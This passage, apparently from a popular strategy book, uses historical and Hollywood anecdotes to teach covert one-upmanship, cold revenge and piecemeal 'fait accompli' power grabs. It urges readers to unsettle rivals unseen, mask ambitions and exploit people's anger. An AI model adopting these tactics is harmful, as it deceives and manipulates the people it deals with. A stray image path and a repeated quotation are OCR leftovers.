advantage--physical dexterity, a superior sword, the perfect technique--to avoid that fate. But the greatest samurais, the Bokudens and Musashis, sought their advantage in being able to subtly push the opponent off his game, messing with his mind. They might try to make him self-conscious, a little too aware of his technique and style--a deadly trap for anyone who must react in the moment. They might trick him into focusing on the wrong thing--the left hand, the scarlet headband. Particularly with conventional-minded opponents, they might show up late, sparking a frustration that would upset their timing and concentration. In all of these cases, a change in the enemy's focus or mood would lead to a mistake. To try to repair this mistake in the heat of the moment would lead to another, until the one-upped fighter might literally walk into the other man's sword.

Understand: what will yield the greatest effects in the game of one-upmanship is a subtle disturbance in your opponents' mood and mind-set. Be too direct--make an insulting comment, an obvious threat--and you wake them to the danger you represent, stir their competitive juices, bring out the best in them. Instead you want to bring out the worst. A subtle comment that makes them self-conscious and gets under their skin will turn them inward, get them lost in the labyrinth of their own thoughts. A seemingly innocent action that stirs an emotion like frustration, anger, or impatience will equally cloud their vision. In both cases they will tend to misfire and start making mistakes.

This works particularly well against rivals who must perform in some way--deliver a speech, say, or present a project: the fixating thought or bad emotion you create in them makes them lose touch with the moment and messes up their timing. Do this right, too, and no one will be aware of your involvement in the bad performance, not even the rival you have one-upped.

4. In January 1988, Senator Robert Dole of Kansas could smell victory in his quest to become president of the United States. His main opponent for the Republican nomination was George H. W. Bush, the incumbent vice president in the administration of Ronald Reagan. In the Iowa caucuses, the first test in the primary season, Bush had been lackluster and had finished a distant third, behind Dole and televangelist Pat Robertson. Dole's aggressive campaigning had won him much attention--he had the momentum and was clearly the front-runner.

To Dole, however, there was one blemish to his great victory in Iowa. Lee Atwater, Bush's thirty-six-year-old campaign strategist, had spread to the media a story that questioned the integrity of the senator's wife, former secretary of transportation Elizabeth Dole. The senator was an elected politician of nearly three decades' standing and had developed the necessary thick skin, but attacks on his wife, he felt, were beyond the pale. He had a temper that his advisers worked hard to keep under wraps, and when the story broke, he lashed out at reporters--giving Atwater the opportunity to say, "He can dish it out, but if someone hits him back, he starts whining." Then Atwater sent Dole a ten-page letter enumerating the many times the Kansas senator had gone negative in the campaign, and this letter, too, made its way into the media. Dole was furious. Despite his victory in Iowa, he could not get over seeing his wife dragged into the dirt. He would get back at the Bush folk and Atwater.

> Silence.--*The way of replying to a polemical attack the most unpleasant for both parties is to get annoyed and stay silent: for the attacker usually interprets the silence as a sign of contempt.*
>
> FRIEDRICH NIETZSCHE, 1844-1900

Next up was the New Hampshire primary. Victory here would put Dole well on his way, and he was ahead in the polls, but this time Bush came out fighting and the race tightened up. The weekend before the vote, the Bush people ran an ad portraying Dole as a "straddler," a man with two faces whose senate votes depended on expediency, not sincere belief. Humorous, deceptive, bitingly negative, the ad had Atwater's fingerprints all over it. And the timing was perfect--too late for Dole to

respond with an ad of his own. The ad helped propel Bush into the lead and, a few days later, to victory.

Shortly after the results of the New Hampshire primary were in, NBC newsman Tom Brokaw caught up with Bush and asked if he had any message for his rival. "Naw," he replied with a smile, "just wish him well." Then Brokaw found Dole and asked the same question. "Yeah," said Dole with a bitter scowl. "Stop lying about my record."

In the days to come, Dole's answer was rerun again and again on television and discussed in the papers. It made him look like a sore loser. The press began to pile on, and Dole was ungracious--he seemed whiny. A few weeks later, he went down to a crushing defeat in South Carolina and shortly thereafter an even worse string of losses in the Super Tuesday primaries throughout the South. Somewhere along the line, Dole's campaign had crashed and burned. Little did he suspect that it had all begun in Iowa.

Interpretation

Lee Atwater believed that adults could be divided into two groups: the overly mature and the childlike. The overly mature are inflexible and overserious, making them highly vulnerable in politics, particularly in the age of television. Dole was clearly the mature type, Atwater the child.

It didn't take Atwater much research to see that Dole was hypersensitive about attacks on his wife. Replaying old charges against her in Iowa, Atwater was able to get under the senator's skin. He kept Dole's blood boiling with the letter that accused him of starting the dirty campaigning, and he upped the pressure with the perfectly timed ad that mocked Dole's record for New Hampshire voters. Although Atwater was the one pushing buttons, Dole's outburst to Brokaw focused all attention on him and his unsportsmanlike behavior. Atwater, a genius at one-upmanship, now stood back. Dole could only respond with more sourness, compounding the problem and leading to electoral suicide.

> Glaciation *...is the name for the set of gambits which are designed to induce an awkward silence, or at any rate a disinclination to talk, on the part of possible opponents. The "freezing" effects of these gambits is sometimes of immense power:...If someone else tells a funny story, do not, whatever happens, tell your own funny story in reply, but listen intently and not only refrain from laughing or smiling, but make no response, change of expression or movement whatever. The teller of the funny story, whatever the nature of his joke, will then suddenly feel that what he has said is in bad taste. Press home your advantage. If he is a stranger, and has told a story about a man with one leg, it is no bad thing to pretend that one of your own legs is false, or at any rate that you have a severe limp. This will certainly silence Opponent for the rest of the evening..... If, for instance, someone is being really funny or witty and there is a really pleasant atmosphere of hearty and explosive laughter, then (a) join in the laughter at first. Next (b) gradually become silent. Finally (c) at some pause in the conversation be overheard whispering, "Oh for some real talk."*
>
> *THE COMPLETE UPMANSHIP*, STEPHEN POTTER 1950

The easiest types to one-up are those who are rigid. Being rigid does not necessarily mean being humorless or charmless, but it does mean being intolerant of anything that breaks their code of acceptable behavior. Being the target of some anarchic or unconventional antic will trigger an overreaction that makes them look sour, vindictive, unleaderlike. The calm exterior of the mature adult is momentarily blown away, revealing something rather peevish and puerile.

Do not discourage such targets from getting personal: the more bitterly they protest and criticize you, the worse they look. They forget that the real issue is how they are perceived by the people

around them or, in an electoral race, by the public. Inflexible to the core, they can be induced to make mistake after mistake with the slightest push.

5. In 1939, Joan Crawford (1904-77) talked her way into a relatively minor role in the film *The Women*: the lower-class perfume salesgirl who steals the husband of an elegant woman played by Norma Shearer. Crawford and Shearer were also bitter rivals in real life. Shearer was the wife of the movie producer Irving Thalberg, who always managed to get her the best parts. Crawford hated her for that, and for her haughty manner. Thalberg had died in 1936, but, to Crawford's disgust, the studio was still pampering Shearer. Everyone in Hollywood knew of their mutual dislike and was waiting for the showdown. But Crawford was the consummate professional on the set, and she kept matters civil.

The Crawford and Shearer characters in *The Women* share only one scene: the climax of the movie, when Shearer finally confronts Crawford about the affair with her husband. The rehearsal went well, as did the master shot showing the two actresses performing together. Then it came time for close-ups. Of course Norma Shearer went first. Crawford sat in a chair off camera, delivering her lines to Shearer. (Many actors would have an assistant or the director feed the lines while they retired to their dressing rooms, but Crawford always insisted on reading them herself.)

Crawford was knitting an afghan at the time, and as she said her lines, she knitted furiously, then stopped when it was time for Shearer to respond. She never looked Shearer in the eye. The needles made a loud clicking sound that began to drive Shearer crazy. Straining to stay polite, Shearer said, "Joan, darling, I find your knitting distracting." Pretending not to hear, Crawford kept knitting. Finally Shearer, a woman famous for her elegance, lost control: she *screamed* at Crawford, ordering her off the set and back to her dressing room. As Crawford walked away, still not looking at Shearer, the film's director, George Cukor, ran to her side, but Shearer commanded him to come back. Her voice had a bitter tone that no one there had heard before and few would forget--it was so unlike her. Or was it?

In 1962, Crawford and Bette Davis, longtime stars who had never appeared in the same movie, were finally to costar, in Robert Aldrich's film *What Ever Happened to Baby Jane?* Crawford and Davis had never been thought to like each other too much, but Crawford had encouraged the pairing--as good publicity, it would help to extend their careers. Once again their behavior was civil on set, but after the film came out, it was Davis, not Crawford, who was nominated for a Best Actress Oscar. Worse, she immediately started crowing about it, proudly announcing that she would be the first actress to win three Oscars. Crawford had only one.

Davis was the center of attention at the Oscars. Backstage before the event, she was unusually gracious to Crawford--after all, she could afford to be; this was her night. (Only three other actresses were nominated, and everyone expected Davis to get it.) Crawford was equally polite. During the ceremony, however, as Davis stood in the wings, waiting, she hoped, to accept the award, she got a shock: she lost. Anne Bancroft won for her role in *The Miracle Worker*. And there was more: as Davis stood taking it in, she felt a hand on her arm. "Excuse me," said Crawford, and she strode past the stunned Davis to accept the award on Bancroft's behalf. (The Oscar winner could not be there that night.) On what was supposed to be Davis's night of glory, Crawford had somehow stolen the limelight, an unbearable affront.

Interpretation

A Hollywood actress has to be thick-skinned, and Joan Crawford was the quintessence of the Hollywood actress: she had a huge capacity to absorb and deal with insults and disrespect. Whenever she could, though, she plotted to get the last laugh on her various nemeses, leaving them humiliated. Crawford knew that people thought of her as somewhat of a bitch, a tough, even unpleasant woman.

She felt this was unfair--she had been kind to many--but she could live with it. What annoyed her was how Shearer got away with playing the elegant lady when in fact, Crawford believed, she was a nasty specimen beneath her charming exterior. So Crawford maneuvered to get Shearer to expose a side of herself that few had seen. Just that glimmer was memorable to the Hollywood community and humiliating to Shearer.

With Davis it was all in the timing: Crawford ruined her night of glory (which she had been gloating about for months) without even saying a mean word. Crawford knew that Bancroft would be unable to attend and learned from inside information that she would win, so she happily volunteered to accept the prize on her behalf.

Inevitably a patient entering analysis begins to use ploys which have placed him one-up in previous relationships (this is called a "neurotic pattern"). The analyst learns to devastate these maneuvers of the patient. A simple way, for example, is to respond inappropriately to what the patient says. This places the patient in doubt about everything he has learned in relationships with other people. The patient may say, "Everyone should be truthful," hoping to get the analyst to agree with him and thereby follow his lead. He who follows another lead is one-down. The analyst may reply with silence, a rather weak ploy in this circumstance, or he may say, "Oh?" The "Oh?" is given just the proper inflection to imply, "How on earth could you have ever conceived such an idea?" This not only places the patient in doubt about his statement, but in doubt about what the analyst means by "Oh?" Doubt is, of course, the first step toward one-downness. When in doubt the patient tends to lean on the analyst to resolve the doubt, and we lean on those who are superior to us. Analytic maneuvers designed to arouse doubt in a patient are instituted early in analysis. For example, the analyst may say, "I wonder if that's really *what you're feeling." The use of "really" is standard in analytic practice. It implies the patient has motivations of which he is not aware. Anyone feels shaken, and therefore one-down, when this suspicion is placed in his mind.*

STRATEGIES OF PSYCHOTHERAPY, JAY HALEY, 1963

You will often find yourself nursing the desire to revenge yourself on those who have mistreated you. The temptation is to be direct, to say something honest and mean, to let people know how you feel--but words are ineffective here. A verbal spat lowers you to the other person's level and often leaves you with a bad feeling. The sweeter revenge is an action that gives you the last laugh, leaving your victims with a sense of vague but corrosive inferiority. Provoke them into exposing a hidden, unpleasant side to their character, steal their moment of glory--but make this the battle's last maneuver. That gives you the double delight of showing you are no one to mess with and inflicting a wound that sticks around. As they say, revenge is a dish best served cold.

"I wonder if that's really what you're feeling." The use of "really" is standard in analytic practice. It implies the patient has motivations of which he is not aware. Anyone feels shaken, and therefore one-down, when this suspicion is placed in his mind.

STRATEGIES OF PSYCHOTHERAPY, JAY HALEY, 1963



Authority: We often give our rivals the means of our own destruction.

--Aesop (sixth century B.C.)

REVERSAL

Sometimes outright war is best--when, for example, you can crush your enemies by encirclement. In the ongoing relationships of daily life, though, one-upmanship is usually the wiser strategy. It may sometimes seem therapeutic to outfight your rivals directly; it may sometimes be appealing to send an overtly intimidating message. But the momentary gains you may earn with a direct approach will be offset by the suspicions you arouse in your colleagues, who will worry that someday you will strong-arm them, too. In the long run, it is more important to secure good feelings and maintain appearances. Wise courtiers always seem to be paragons of civilized behavior, encasing their iron fist in a velvet glove.

TAKE SMALL BITES

THE FAIT ACCOMPLI STRATEGY

If you seem too ambitious, you stir up resentment in other people; overt power grabs and sharp rises to the top are dangerous, creating envy, distrust, and suspicion. Often the best solution is to take small bites, swallow little territories, playing upon people's relatively short attention spans. Stay under the radar and they won't see your moves. And if they do, it may already be too late; the territory is yours, a fait accompli. You can always claim you acted out of self-defense. Before people realize it, you have accumulated an empire.

PIECEMEAL CONQUEST

On June 17, 1940, Winston Churchill, prime minister of England, received a surprise visit from the French general Charles de Gaulle. The Germans had begun their blitzkrieg invasion of the Low Countries and France a mere five weeks earlier, and they had advanced so far so fast that not only France's military but its government as well had already collapsed. The French authorities had fled, either to parts of France not yet occupied by the Germans or to French colonies in North Africa. None, however, had fled to England--but here was General de Gaulle, a solitary exile seeking refuge and offering his services to the Allied cause.

The two men had met before, when de Gaulle had briefly served as France's undersecretary of state for war during the weeks of the blitzkrieg. Churchill had admired his courage and resolution at that difficult moment, but de Gaulle was a strange fellow. At the age of fifty, he had a somewhat undistinguished military record and could hardly be considered an important political figure. But he always acted as if he were at the center of things. And here he was now, presenting himself as the man who could help rescue France, although many other Frenchmen could be considered more suitable for the role. Nevertheless, de Gaulle might be someone whom Churchill could mold and use for his purposes.

Within hours of de Gaulle's arrival in England, the French military sued for peace with the Germans. Under the agreement the two nations worked out, the unoccupied parts of France were to be ruled by a French government friendly to the invaders and based in Vichy. That same evening de Gaulle presented Churchill with a plan: Broadcasting on BBC Radio, he would address all Frenchmen still loyal to a free France and would urge them to not lose heart. He would also call on any who had managed to get to England to contact him. Churchill was reluctant: he did not want to offend the new French government, with which he might have to deal. But de Gaulle promised to say nothing that could be read as treachery to the Vichy government, and at the last minute he was given permission.

De Gaulle delivered the speech much as he had outlined it--except that he ended it with the promise he would be back on the air the next day. This was news to Churchill, yet once the promise had been made, it might look bad to keep de Gaulle off the air, and anything that would hearten the French during these dark days seemed worthwhile.

In the next broadcast, de Gaulle was decidedly bolder. "Any Frenchman who still has weapons," he announced, "has the absolute duty to continue the resistance." He even went so far as to instruct his fellow generals still in France to disobey the enemy. Those who rallied to him in England, he said, would form part of a nation without territory to be called Free France and of a new army to be called Fighting France, the spearhead of an eventual liberation of mainland France from the Germans.

Occupied with other matters and believing de Gaulle's audience to be small, Churchill

overlooked the general's indiscretions and allowed him to continue his broadcasts--only to find that each new program made it harder to pull the plug. De Gaulle was transforming himself into a celebrity. The performance of the French military and government during the blitzkrieg had been widely seen as a disgrace, and in the aftermath no one had stepped forward to alter this perception of cowardice--except de Gaulle. His voice radiated confidence, and his face and tall figure stood out in photographs and newsreels. Most important, his appeals had effect: his Fighting France grew from a few hundred soldiers in July 1940 to several thousand a month later.

Soon de Gaulle was clamoring to lead his forces on a campaign to liberate French colonies in Central and Equatorial Africa from the Vichy government. The area was mostly desert and rain forest and was far from the more strategic regions of North Africa on the Mediterranean, but it contained some seaports that might be useful, and so Churchill gave de Gaulle his backing. The French forces were able to take Chad, Cameroon, the French Congo, and Gabon with relative ease.

When de Gaulle returned to England late in 1940, he now had thousands of square miles of territory under his control. His command meanwhile had swelled to close to 20,000 soldiers, and his bold venture had captured the imagination of the British public. No longer the low-order general who had sought refuge months before, he was now a military and political leader. And de Gaulle was equal to this change in status: he was now making demands of the English and acting in a rather aggressive manner. Churchill was beginning to regret giving him so much leeway.

The following year British intelligence discovered that de Gaulle had been making important contacts among the growing French Resistance movement. The Resistance, which was dominated by communists and socialists, had started off chaotic, lacking a coherent structure. De Gaulle had personally chosen an official in the prewar socialist government, Jean Moulin, who had come to England in October 1941, to help unify this underground force. Of all de Gaulle's maneuverings, this was the one that could benefit the Allies most directly; an efficient Resistance would be invaluable. So, with Churchill's blessing, Moulin was parachuted into southern France in early 1942.

> Chien/Development (Gradual Progress)
> *This hexagram is made up of Sun (wood, penetration) above, i.e., without, and Ken (mountain, stillness) below, i.e., within. A tree on a mountain develops slowly according to the law of its being and consequently stands firmly rooted. This gives the idea of a development that proceeds gradually, step by step. The attributes of the trigrams also point to this: within is tranquility, which guards against precipitate actions, and without is penetration, which makes development and progress possible.*
>
> *THE I CHING*, CHINA, CIRCA EIGHTH CENTURY B.C.

By the end of that year, the increasingly imperious de Gaulle had so offended many within the Allied governments and armies--particularly U.S. President Franklin D. Roosevelt--that a plan was discussed to replace him with someone more malleable. The Americans believed they had found the perfect man for the job: General Henri Giraud, one of France's most respected military officials, a man with a record far more distinguished than de Gaulle's. Churchill approved, and Giraud was named commander in chief of French forces in North Africa. Sensing the allied plot, de Gaulle requested a personal meeting with Giraud to discuss the situation; after much bureaucratic wrangling, he was granted permission and arrived in Algiers in May 1943.

The two men were at each other's throats almost immediately, each making demands to which the other could never agree. Finally de Gaulle compromised: proposing a committee that would prepare to lead a post-war France, he drafted a document naming Giraud as commander in chief of the armed

forces and copresident of France with de Gaulle. In return de Gaulle got the committee to be expanded in size and cleansed of officials with Vichy connections. Giraud was satisfied and signed on. Shortly thereafter, however, Giraud left Algiers for a visit to the United States, and de Gaulle, in his absence, filled the expanded committee with Gaullist sympathizers and Resistance members. Upon Giraud's return he discovered that he had been stripped of much of his political power. Isolated on a committee that he had helped to form, he had no way to defend himself, and in a matter of months de Gaulle was named sole president, then commander in chief. Giraud was quietly retired.

Roosevelt and Churchill watched these developments with increasing alarm. They tried to intervene, making various threats, but in the end they were powerless. Those BBC broadcasts that had started out so innocently were now listened to avidly by millions of Frenchmen. Through Moulin, de Gaulle had gained almost complete control of the French Resistance; a break with de Gaulle would put the Allies' relationship with the Resistance in jeopardy. And the committee that de Gaulle had helped form to govern postwar France was now recognized by governments around the world. To take on the general in any kind of political struggle would be a public-relations nightmare destructive to the war effort.

Somehow this once undistinguished general had forged a kind of empire under his control. And there was nothing anyone could do about it.

Interpretation

When General Charles de Gaulle fled to England, he had one goal: to restore the honor of France. He intended to do this by leading a military and political organization that would work to liberate France. He wanted his country to be seen as an equal among the Allies, rather than as a vanquished nation dependent on others to regain its freedom.

Had de Gaulle announced his intentions, he would have been seen as a dangerous mix of delusion and ambition. And had he grabbed for power too quickly, he would have shown those intentions. Instead, supremely patient and with an eye on his goal, he took one small bite at a time. The first bite--always the most important--was to gain himself public exposure with first one BBC broadcast, then, through clever maneuvering, an ongoing series. Here, exploiting his keen dramatic instincts and hypnotic voice, he quickly established a larger-than-life presence. This allowed him to create and build up his military group Fighting France.

He took his next bite by bringing those African territories under the control of Fighting France. His control over a large geographical area, no matter how isolated, gave him unassailable political power. Then he insinuated himself into the Resistance, taking over a group that had been a communist bastion. Finally he created--and, bite by bite, gained complete control of--a committee to govern the free France of the future. Because he proceeded in such a piecemeal fashion, no one really noticed what he was up to. When Churchill and Roosevelt realized how far he had insinuated himself into the Resistance, and into the minds of the British and American publics as France's destined postwar leader, it was too late to stop him. His preeminence was a fait accompli.

It is not easy to make one's way in this world, to strive with energy to get what you want without incurring the envy or antipathy of others who may see you as aggressive and ambitious, someone to thwart. The answer is not to lower your ambitions but rather to disguise them. A piecemeal approach to conquest of anything is perfect for these political times, the ultimate mask of aggression. The key to making it work is to have a clear sense of your objective, the empire you want to forge, and then to identify the small, outlying areas of the empire that you will first gobble up. Each bite must have a logic in an overall strategy but must be small enough that no one senses your larger intentions. If your bites are too big, you will take on more than you are ready for and find yourself overwhelmed by problems; if you bite too fast, other people will see what you are up to. Let the passage of time

masterfully disguise your intentions and give you the appearance of someone of modest ambition. By the time your rivals wake up to what you have consumed, they risk being consumed themselves if they stand in your way.

Ambition can creep as well as soar.

--Edmund Burke (1729-1797)

KEYS TO WARFARE

At first glance we humans might seem hopelessly violent and aggressive. How else to account for history's endless series of wars, which continue into the present? But in fact this is somewhat of an illusion. Standing out dramatically from daily life, war and conflict compel disproportionate attention. The same can be said of those aggressive individuals in the public realm who are constantly grabbing for more.

The truth is that most people are conservative by nature. Desperate to keep what they have, they dread the unforeseen consequences and situations that conflict inevitably brings. They hate confrontation and try to avoid it. (That is why so many people resort to passive aggression to get what they want.) You must always remember this fact of human nature as you plot your way through life. It is also the foundation for any fait accompli strategy.

The strategy works as follows: Suppose there is something you want or need for your security and power. Take it without discussion or warning and you give your enemies a choice, either to fight or to accept the loss and leave you alone. Is whatever you have taken, and your unilateral action in taking it, worth the bother, cost, and danger of waging war? Which costs more, the war (which might easily escalate into something large) or the loss? Take something of real value and they will have to choose carefully; they have a big decision to make. Take something small and marginal, though, and it is almost impossible for your opponents to choose battle. There are likely to be many more reasons for leaving you alone than for fighting over something small. You have played to your enemy's conservative instincts, which are generally stronger than their acquisitive ones. And soon your ownership of this property becomes a fait accompli, part of the status quo, which is always best left alone.

Sooner or later, as part of this strategy, you will take another small bite. This time your rivals are warier; they are starting to see a pattern. But what you have taken is once again small, and once again they must ask themselves if fighting you is worth the headache. They didn't to do it before--why now? Execute a fait accompli strategy subtly and well, as de Gaulle did, and even though a time may come when your goal becomes clear, and when they regret their previous pacifism and consider war, by that time you will have altered the playing field: you are neither so small nor so easy to defeat. To take you on now entails a different kind of risk; there is a different, more powerful reason for avoiding conflict. Only nibble at what you want and you never spark enough anger, fear, or mistrust to make people overcome their natural reluctance to fight. Let enough time pass between bites and you will also play to the shortness of people's attention spans.

The key to the fait accompli strategy is to act fast and without discussion. If you reveal your intentions before taking action, you will open yourself to a slew of criticisms, analyses, and questions: "How dare you think of taking that bite! Be happy with what you have!" It is part of people's conservatism to prefer endless discussion to action. You must bypass this with a rapid seizure of your target. The discussion is foreclosed. No matter how small your bite, taking it also distinguishes you from the crowd and earns you respect and weight.

When Frederick the Great became king of Prussia in 1740, Prussia was a minor European power.

Frederick's father had built up the Prussian army, at great expense, but had never really used it; the minute he put the army in play, he knew, the other European powers would have united against him, fearing any threat to the status quo. Frederick, though massively ambitious, understood what had kept his father in check.

The same year he took the throne, however, an opportunity presented itself. Prussia's great nemesis was Austria, where a new leader, Maria Theresa, had recently become empress. There were many who questioned her legitimacy, though, and Frederick decided to exploit this political instability by moving his army into the small Austrian province of Silesia. Maria Theresa, wanting to prove her toughness, decided to fight to take it back. The war lasted several years--but Frederick had judged the moment well; he finally threatened to take more territory than Silesia alone, and in the end the empress sued for peace.

> *All the conceptions born of impatience and aimed at obtaining speedy victory could only be gross errors.... It was necessary to accumulate thousands of small victories to turn them into a great success.*
>
> GENERAL VO NGUYEN GIAP, 1911-

Frederick would repeat this strategy again and again, taking over small states here and there that weren't worth fighting for, at least not hard. In this way, almost before anyone noticed, he made Prussia a great power. Had he begun by invading some larger territory, he would have shown his ambitions too clearly and brought down upon himself an alliance of powers determined to maintain the status quo. The key to his piecemeal strategy was an opportunity that fell into his lap. Austria was at a weak moment; Silesia was small, yet by incorporating this neighboring state, Prussia enriched its resources and put itself in position for further growth. The two combined gave him momentum and allowed him space to slowly expand from small to large.

The problem that many of us face is that we have great dreams and ambitions. Caught up in the emotions of our dreams and the vastness of our desires, we find it very difficult to focus on the small, tedious steps usually necessary to attain them. We tend to think in terms of giant leaps toward our goals. But in the social world as in nature, anything of size and stability grows slowly. The piecemeal strategy is the perfect antidote to our natural impatience: it focuses us on something small and immediate, a first bite, then how and where a second bite can get us closer to our ultimate objective. It forces us to think in terms of a process, a sequence of connected steps and actions, no matter how small, which has immeasurable psychological benefits as well. Too often the magnitude of our desires overwhelms us; taking that small first step makes them seem realizable. There is nothing more therapeutic than action.


In plotting this strategy, be attentive to sudden opportunities and to your enemies' momentary crises and weaknesses. Do not be tempted, however, to try to take anything large; bite off more than you can chew and you will be consumed with problems and disproportionately discouraged if you fail to cope with them.

The fait accompli strategy is often the best way to take control of a project that would be ruined by divided leadership. In almost every film Alfred Hitchcock made, he had to go through the same wars, gradually wresting control of the film from the producer, the actors, and the rest of the team. His struggles with screenwriters were a microcosm of the larger war. Hitchcock always wanted his vision for a film to be exactly reflected in the script, but too firm a hand on his writer's neck would get him nothing except resentment and mediocre work. So instead he moved slowly, starting out by giving the writer room to work loosely off his notes, then asking for revisions that shaped the script his way. His

control became obvious only gradually, and by that time the writer was emotionally tied to the project and, however frustrated, was working for his approval. A very patient man, Hitchcock let his power plays unfold over time, so that producer, writer, and stars understood the completeness of his domination only when the film was finished.

To gain control of any project, you must be willing to make time your ally. If you start out with complete control, you sap people's spirit and stir up envy and resentment. So begin by generating the illusion that you're all working together on a team effort; then slowly nibble away. If in the process you make people angry, do not worry. That's just a sign that their emotions are engaged, which means they can be manipulated.

Finally, the use of the piecemeal strategy to disguise your aggressive intentions is invaluable in these political times, but in masking your manipulations you can never go too far. So when you take a bite, even a small one, make a show of acting out of self-defense. It also helps to appear as the underdog. Give the impression your objectives are limited by taking a substantial pause between bites--exploiting people's short attention spans--while proclaiming to one and all that you are a person of peace. In fact, it would be the height of wisdom to make your bite a little larger upon occasion and then giving back some of what you have taken. People see only your generosity and your limited actions, not the steadily increasing empire you are amassing.



Authority: To multiply small successes is precisely to build one treasure after another. In time one becomes rich without realizing how it has come about.

--Frederick the Great (1712-1786)

REVERSAL

Should you see or suspect that you yourself are being attacked bite by bite, your only counterstrategy is to prevent any further progress or faits accomplis. A quick and forceful response will usually be enough to discourage the nibblers, who often resort to this strategy out of weakness and cannot afford many battles. If they are tougher and more ambitious, like Frederick the Great, that forceful response becomes more crucial still. Letting them get away with their bites, however small, is too dangerous--nip them in the bud.

PENETRATE THEIR MINDS

COMMUNICATION STRATEGIES

Communication is a kind of war, its field of battle the resistant and defensive minds of the people you want to influence. The goal is to advance, to penetrate their defenses and occupy their minds. Anything else is ineffective communication, self-indulgent talk. Learn to infiltrate your ideas behind enemy lines, sending messages through little details, luring people into coming to the conclusions you desire and into thinking they've gotten there by themselves. Some you can trick by cloaking your extraordinary ideas in ordinary forms; others, more resistant and dull, must be awoken with extreme language that bristles with newness. At all cost, avoid language that is static, preachy, and overly personal. Make your words a spark for action, not passive contemplation.

VISCERAL COMMUNICATION

To work with the film director Alfred Hitchcock for the first time was generally a disconcerting experience. He did not like to talk much on the sets of his movies--just the occasional sardonic and witty remark. Was he deliberately secretive? Or just quiet? And how could someone direct a film, which entails ordering so many people about, without talking a lot and giving explicit instructions?

This peculiarity of Hitchcock's was most troublesome for his actors. Many of them were used to film directors coddling them, discussing in detail the characters they were to play and how to get into the role. Hitchcock did none of this. In rehearsals he said very little; on the set, too, actors would glance over at him for his approval only to find him napping or looking bored. According to the actress Thelma Ritter, "If Hitchcock liked what you did, he said nothing. If he didn't, he looked like he was going to throw up." And yet somehow, in his own indirect way, he would get his actors to do precisely what he wanted.

> *The most superficial way of trying to influence others is through talk that has nothing real behind it. The influence produced by such mere tongue wagging must necessarily remain insignificant.*
>
> *THE I CHING*, CHINA, CIRCA EIGHTH CENTURY B.C.

On the first day of shooting for *The 39 Steps* in 1935, Hitchcock's two leads, Madeleine Carroll and Robert Donat, arrived on the set a little tense. That day they were to act in one of the movie's more complex scenes: playing relative strangers who, however, had gotten handcuffed together earlier in the plot and, still handcuffed, were forced to run through the Scottish countryside (actually a sound stage) to escape the film's villains. Hitchcock had given them no real sign of how he wanted them to act the scene. Carroll in particular was bothered by the director's behavior. This English actress, one of the most elegant film stars of the period, had spent much of her career in Hollywood, where directors had treated her like royalty; Hitchcock, on the other hand, was distant, hard to figure out. She had decided to play the scene with an air of dignity and reserve, the way she thought a lady would respond to the situation of being handcuffed to a strange man. To get over her nervousness, she chatted warmly with Donat, trying to put both him and herself in a collaborative mood.

When Hitchcock arrived on set, he explained the scene to the two actors, snapped a pair of handcuffs on them, and proceeded to lead them through the set, across a dummy bridge and among other props. Then, in the middle of this demonstration, he was suddenly called away to attend to a technical matter. He would return soon; they should take a break. He felt in his pockets for the key to

the handcuffs--but no, he must have mislaid it, and off he hurried, ostensibly to find the key. Hours went by. Donat and Carroll became increasingly frustrated and embarrassed; suddenly they had no control, a most unusual feeling for two stars on set. While even the humblest crew members were free to go about their business, the two stars were shackled together. Their forced intimacy and discomfort made their earlier banter impossible. They could not even go to the bathroom. It was humiliating.

Hitchcock returned in the afternoon--he had found the key. Shooting began, but as the actors went to work, it was hard for them to get over the experience of that day; the movie stars' usual cool unflappability was gone. Carroll had forgotten all her ideas about how to play the scene. And yet, despite her and Donat's anger, the scene seemed to flow with unexpected naturalness. Now they knew what it was like to be tied together; they had *felt* the awkwardness, so there was no need to act it. It came from within.

Four years later Hitchcock made *Rebecca*, with Joan Fontaine and Laurence Olivier. Fontaine, at twenty-one, was taking her first leading role and was horribly nervous about playing opposite Olivier, who was widely recognized as an actor of genius. Another director might have eased her insecurities, but Hitchcock was seemingly doing the opposite. He chose to pass along gossip from the rest of the cast and crew: no one thought she was up to the job, he told her, and Olivier had really wanted his wife, Vivien Leigh, to get her part. Fontaine felt terrified, isolated, unsure--exactly the qualities of her character in the film. She hardly needed to act. And her memorable performance in *Rebecca* was the start of a glorious career.

When Hitchcock made *The Paradine Case*, in 1947, his leading lady, Ann Todd, was appearing in her first Hollywood movie and found it hard to relax. So in the silence on set before the director called, "Action!" Hitchcock would tell her a particularly salacious story that would make her laugh or gasp in shock. Before one scene in which she had to lie on a bed in an elegant nightgown, Hitchcock suddenly jumped on her, yelling, "Relax!" Antics like this made it easy for her to let go of her inhibitions and be more natural.

> *When you are trying to communicate and can't find the point in the experience of the other party at which he can receive and understand, then, you must create the experience for him. I was trying to explain to two staff organizers in training how their problems in their community arose because they had gone outside the experience of their people: that when you go outside anyone's experience not only do you not communicate, you cause confusion. They had earnest, intelligent expressions on their faces and were verbally and visually agreeing and understanding, but I knew they really didn't understand and that I was not communicating. I had not got into their experience. So I had to give them an experience.*
>
> *RULES FOR RADICALS,* SAUL D. ALINSKY, 1971

When cast and crew were tired on set, or when they'd gotten too casual and were chatting rather than concentrating on their work, Hitchcock would never yell or complain. Instead he might smash a lightbulb with his fist or throw his teacup against a wall; everyone would quickly sober up and recover his or her focus.

Clearly Hitchcock mistrusted language and explanation, preferring action to words as a way of communicating, and this preference extended to the form and content of his films. That gave his screenwriters a particularly hard time; after all, putting the film into words was their job. In story meetings Hitchcock would discuss the ideas he was interested in--themes like people's doubleness, their capacity for both good and evil, the fact that no one in this world is truly innocent. The writers would produce pages of dialog expressing these ideas elegantly and subtly, only to find them edited

out in favor of actions and images. In *Vertigo* (1958) and *Psycho* (1960), for example, Hitchcock inserted mirrors in many scenes; in *Spellbound* (1945) it was shots of ski tracks and other kinds of parallel lines; the murder in *Strangers on a Train* (1951) was revealed through its reflection in a pair of glasses. For Hitchcock, evidently, images like these revealed his ideas of the doubleness in the human soul better than words did, but on paper this seemed somewhat contrived.

